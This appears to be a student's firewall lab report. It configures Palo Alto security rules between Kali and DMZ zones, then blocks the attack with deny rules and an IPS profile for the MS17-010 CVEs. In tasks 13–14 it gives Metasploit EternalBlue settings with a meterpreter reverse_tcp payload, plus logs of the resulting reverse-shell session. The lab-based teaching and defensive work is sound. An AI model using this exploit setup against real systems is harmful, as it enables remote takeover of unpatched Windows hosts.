interzone-default	none	interzone	any	any	any	any	any	any	any	any

On the left sidebar, there are sections for Policy Based Forwarding (NAT, QoS, Policy Based Forwarding, Decryption, Tunnel Inspection, Application Override, Authentication, DoS Protection, SD-WAN), Policy Optimizer (New App Viewer, Rules Without App Controls, Unused Apps, Log Forwarding for Security Services, Rule Usage, Unused in 30 days, Unused in 90 days, Unused), and Tag Browser.

The bottom taskbar shows various application icons and system status indicators.

Verifying access using command telnet 172.16.1.10 on Kali:

The screenshot shows a VMware Workstation window with multiple tabs open. The active tab is 'kali-linux-2024.3-vmware-amd64 - VMware Workstation'. The window displays a terminal session on the Kali Linux VM where the user has run the command 'telnet 172.16.1.10' and successfully connected to the host machine.

The host machine's desktop environment is visible in the background, showing a dark-themed desktop with a dragon logo wallpaper. The taskbar at the bottom of the host machine shows various application icons and system status indicators.

Firewall Logs:

The below logs show all the other traffic being blocked between Kali-DMZ rather than 'Telnet'

FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
kali	DMZ	192.168.10.10			172.16.1.10			23	telnet	allow	Telnet-Kali-DMZ
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
kali	DMZ	192.168.10.10			172.16.1.10			23	telnet	allow	Telnet-Kali-DMZ
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default

## Task 12: Allow Kali-Linux to access DMZ-Host over port 445.

To complete this task, I used application awareness and created a new security rule named SMB-Kali-DMZ with following configurations:

name: **SMB-Kali-DMZ**

source: Kali

destination: DMZ

Application:

Add ->

Ms-ds-smb

Print-over-ms-smb


Service:

add->

- Name: SMB
- Protocol: TCP
- Port: 445

Actions: allow

Screenshot:



## Verification Using Nmap:

Command:

```
Nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn
```

Nmap output:

```
kali@kali:~$ nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn
Starting Nmap 7.7.0 ( https://nmap.org ) at 2024-12-08 03:44 EST
Nmap scan report for 172.16.1.10
Host is up (0.0039s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_ smb-os-discovery:
  |_ OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
  |_ DS CPE: cpe:/microsoft:windows_7:::professional
  |_ Computer name: ECES19C-PCv00
  |_ NetBIOS computer name: ECES19C-PCv00
  |_ Workgroup: WORKGROUP\x00
  |_ System time: 2024-12-08T08:44:32-08:00

Map done: 1 IP address (1 host up) scanned in 15.13 seconds

```

Firewall logs:

The screenshot shows a network monitoring interface titled 'PA-VM' with the URL <https://192.168.239.134/#monitor::vsys1::monitor/logs/traffic>. The interface includes a navigation bar with tabs: DASHBOARD, ACC, MONITOR (selected), POLICIES, OBJECTS, NETWORK, DEVICE, and a search bar. On the left, there is a sidebar with categories like Logs, Traffic, Threat, URL Filtering, WildFire Submissions, Data Filtering, HIP Match, GlobalProtect, IP-Tag, User-ID, Decryption, Tunnel Inspection, Configuration, System, Alarms, Authentication, Unified, Packet Capture, App Scope, Summary, Change Monitor, Threat Monitor, and Threat Map. The main area displays a table of traffic logs. The columns are: FROM ZONE, TO ZONE, SOURCE, SOURCE USER, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER GROUP, TO PORT, APPLICATION, ACTION, and RULE. The table shows several entries, with the last few rows highlighted in orange. The last row shows a connection from 'DMZ' to 'outside' on port 8.8.8.8.

FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	incomplete	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smb-base	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			137	not-applicable	deny	interzone-defau
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smb-base	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			137	not-applicable	deny	interzone-defau
kali	outside	192.168.10.10			8.8.8.8			53	not-applicable	deny	interzone-defau
kali	outside	192.168.10.10			8.8.8.8			53	not-applicable	deny	interzone-defau
kali	outside	192.168.10.10			8.8.8.8			53	not-applicable	deny	interzone-defau
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-defau

## Task 13: Use Metasploit on Kali Linux to exploit the MS17-010 vulnerability on DMZ-Host

For this task, first I enabled metasploit using 'msfconsole' and set the below given configuration:

VULNERABILITY: MS17-010 (exploit/windows/smb/ms17\_010\_永恒之蓝)

TARGET: 2 (Windows 7)

RHOST: 172.16.1.10

RPORT: 445

LHOST: 192.168.10.10

LPORT: 4444

PAYOUT: windows/x64/meterpreter/reverse\_tcp

**Result: exploit was completed but no session was created.**

```
kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help ||| 
Library x Home x PA-VM-10.2.10 x Windows 7 x64 x kali-linux-2024.3-vmware... x
Type here ...
S 1 2 3 4

My Computer
GNS3 VM
kali-linux-20...
PA-VM-10.2...
Windows 10
Windows 7 x

File Actions Edit View Help
[+] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETernalBlue overwrite completed successfully (0x000000D)
[+] 172.16.1.10:445 - Sending egg to corrupted connection.
[+] 172.16.1.10:445 - Triggering free of corrupted buffer.
[+] 172.16.1.10:445 - [REDACTED] - FAIL -
[+] 172.16.1.10:445 - [REDACTED] - FAIL -
[+] 172.16.1.10:445 - Connection established for exploitation.
[+] 172.16.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[+] 172.16.1.10:445 - CORN buffer dump (17 bytes)
[+] 172.16.1.10:445 - 0x00000000 73 69 0f 6e 61 6c 20 37 26 50 72 6f 66 65 73 Windows 7 Profes...
[+] 172.16.1.10:445 - 0x00000010 73 69 0f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 172.16.1.10:445 - Triggering exploit with 23 Gross Allocations.
[+] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[+] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending Final SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 172.16.1.10:445 - Sending Final SMBv2 buffers
[+] 172.16.1.10:445 - Receiving response from exploit packet!
[+] 172.16.1.10:445 - ETernalBLUE overwrite completed successfully (0x000000D)
[+] 172.16.1.10:445 - Sending egg to corrupted connection.
[+] 172.16.1.10:445 - Triggering free of corrupted buffer.
[+] 172.16.1.10:445 - [REDACTED] - FAIL -
[+] 172.16.1.10:445 - Connecting to target for exploitation.
[+] 172.16.1.10:445 - Connection established for exploitation.
[+] 172.16.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[+] 172.16.1.10:445 - 0x00000000 73 69 0f 6e 61 6c 20 37 26 50 72 6f 66 65 73 Windows 7 Profes...
[+] 172.16.1.10:445 - 0x00000010 73 69 0f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 172.16.1.10:445 - Triggering exploit with 23 Gross Allocations.
[+] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[+] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending Final SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 172.16.1.10:445 - Sending Final SMBv2 buffers
[+] 172.16.1.10:445 - Receiving response from exploit packet!
[+] 172.16.1.10:445 - ETernalBLUE overwrite completed successfully (0x000000D)
[+] 172.16.1.10:445 - Sending egg to corrupted connection.
[+] 172.16.1.10:445 - Triggering free of corrupted buffer.
[+] 172.16.1.10:445 - [REDACTED] - FAIL -
[+] 172.16.1.10:445 - [REDACTED] - FAIL -
```

**Task 14:** Assess the success of the attack and apply any required steps to achieve success.

Attack summary: No session was created, and attack eventually failed as reverse connection was not established because of the 0-trust concept.

To make the attack successful, a reverse connection from DMZ host to Kali should be successfully made. To achieve that I created a security policy Named ‘DMZ-Kali-Reverse\_Shell’ where DMZ could access port ‘4444’ (used as LPORT) of Kali for reverse connection.

The screenshot shows the PA-VM interface with the 'POLICIES' tab selected. On the left, a sidebar lists various security features like NAT, QoS, Policy Based Forwarding, Decryption, Tunnel Inspection, Application Override, Authentication, DoS Protection, and Optimizer. The main pane displays a table of security rules:

TYPE	Source			Destination			APPLICATION	SERVICE
	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS		
universal	DMZ	any	any	any	kali	any	any	Reverse_Shell
universal	kali	any	any	any	DMZ	any	any	ms-ds-smb SMB2
universal	kali	any	any	any	DMZ	any	any	print-over-m...
universal	inside	any	any	any	outside	any	any	telnet application-d...
intrazone	any	any	any	any	(intrazone)	any	any	DNS
interzone	any	any	any	any	any	any	any	HTTP HTTPS

Now with this rule added, I used the same configurations in metasploit and launched the attack.

Conclusion: The attack was successful and generated a meterpreter session !

The screenshot shows a Windows 7 desktop with a terminal window open. The terminal window title is 'kali@kali: ~'. The window displays a log of exploit activity and a meterpreter session:

```

File Actions Edit View Help
1 7608
[*] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:445 - Trying exploit with i2 Groom Allocations
[*] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:445 - Starting non-paged pool grooming
[*] 172.16.1.10:445 - Sending SMBv2 buffers
[*] 172.16.1.10:445 - Closing SMB connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.10:445 - Receiving final SMBv2 buffers.
[*] 172.16.1.10:445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:445 - Receiving response from exploit packet
[*] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0<000000D)
[*] 172.16.1.10:445 - Starting exploit command completion
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[*] 172.16.1.10:445 - Sending stage (20198 bytes) to 172.16.1.10
[*] 172.16.1.10:445 - Receiving stage from 172.16.1.10
[*] 172.16.1.10:445 - Executing stage payload...
[*] 172.16.1.10:445 - Meterpreter session 1 opened (192.168.10.10:4444 -> 172.16.1.10:49168) at 2024-12-08 18:47:02 -0500
[*] Meterpreter session 1 opened (192.168.10.10:4444 -> 172.16.1.10:49168) at 2024-12-08 18:47:02 -0500
meterpreter > sysinfo
Computer : ECE519C-PC
OS        : Microsoft Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : x64/windows
Meterpreter  : x64/windows
meterpreter >

```

## Task 15: Block the applications used in the attack and demonstrate that port 445 remains open, but the attack is prevented

To block the attack, I thought of blocking the reverse connection with application so I saw the logs and got to know the application name show while the time of successful attack and reverse connection was 'unknown-tcp'.

Hence, I created another security rule named Restrict-access where I used following configurations to block the attack:

name: **Restrict-attack**

source: DMZ


destination: Kali

Application: **unknown-tcp**

Service: application-default

Actions: Deny


After committing these changes, I launched the attack again with same configurations and the attack failed!



Verifying port 445 remains open:

Command used: Nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn

Verification of port remaining open:



## Task 16: Undo Step 15.

Removed the security policy I added to restrict the attack:

Name of the removed policy: Restrict access.

## Before removing:

The screenshot shows the PA-VM interface with the Policies tab selected. On the left, there's a sidebar with 'Security' and 'Policy Optimizer' sections. The main area displays a table of security rules:

NAME	TAGS	TYPE	Source			Destination			APPLI
			ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	
1 Restrict-attack	none	universal	DMZ	any	any/	any	kali	any	any
2 DMZ-Kali-Reverse_S...	none	universal	DMZ	any	any/	any	kali	any	any
3 SMB-Kali-DMZ	none	universal	kali	any	any/	any	DMZ	any	any
4 Telnet-Kali-DMZ	none	universal	kali	any	any/	any	DMZ	any	any
5 ECE19C_Internet-A...	none	universal	inside	any	any/	any	outside	any	any
6 intrazone-default	none	intrazone	any	any	any/	any	(intrazone)	any	any
7 interzone-default	none	interzone	any	any	any/	any	any	any	any

After Removing:

The screenshot shows the PAN-OS Policy Rulebase interface. The left sidebar has sections for NAT, QoS, Policy Based Forwarding, Decryption, Tunnel Inspection, Application Override, Authentication, and DoS Protection. Below that is the Policy Optimizer section with New App Viewer, Rules Without App Controls, Unused Apps, and Log Forwarding for Security Services. Under Rule Usage, there are entries for Unused in 30 days, Unused in 90 days, and Unused. The main pane displays a table of security rules. The first four rules (DMZ-Kali-Reverse\_S..., SMB-Kali-DMZ, Telnet-Kali-DMZ, ECE519C\_Internet-A...) have their rows highlighted in light blue. The last two rules, 'intrazone-default' and 'interzone-default', are highlighted in yellow. The table columns include NAME, TAGS, TYPE, ZONE, ADDRESS, USER, DEVICE, and Destination columns.

NAME	TAGS	TYPE	Source				Destination			APPLI
			ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	
1 DMZ-Kali-Reverse_S...	none	universal	DMZ	any	any	any	kali	any	any	any
2 SMB-Kali-DMZ	none	universal	kali	any	any	any	DMZ	any	any	ms-c
3 Telnet-Kali-DMZ	none	universal	kali	any	any	any	DMZ	any	any	telne
4 ECE519C_Internet-A...	none	universal	inside	any	any	any	outside	any	any	any
5 intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any
6 interzone-default	none	interzone	any	any	any	any	any	any	any	any

## Task 17: Use the PAN-OS IPS module to inspect attacker traffic and block the attack.

For this final task I went to the ‘Object’ section and selected Vulnerability protection and added a new profile with following CVE’s related to MS17-010:

1. **CVE-2017-0143**
2. **CVE-2017-0144**
3. **CVE-2017-0145**
4. **CVE-2017-0146**
5. **CVE-2017-0147**
6. **CVE-2017-0148**

And configurations as follows:

1. Rule name: Block-MS17-010
2. Severity: Critical, High & Medium
3. Action: Drop
4. Host type: Any

After that I created a new security rule from Kali (Source) to DMZ (Destination) and selected and enabled the vulnerability protection.

In the vulnerability protection I selected the vulnerability profile I added with the required CVE's to detect the attack

**Conclusion:** The above rule should be enough to log the attack and stop it but vulnerability protection requires license so It may not work without it !

Thank you so much for this project and the informative course, it really was practical, and I got to learn a lot! I tried to do my best for the project, I hope it satisfies all the aspects required.

Best Regards,

Prahar Shah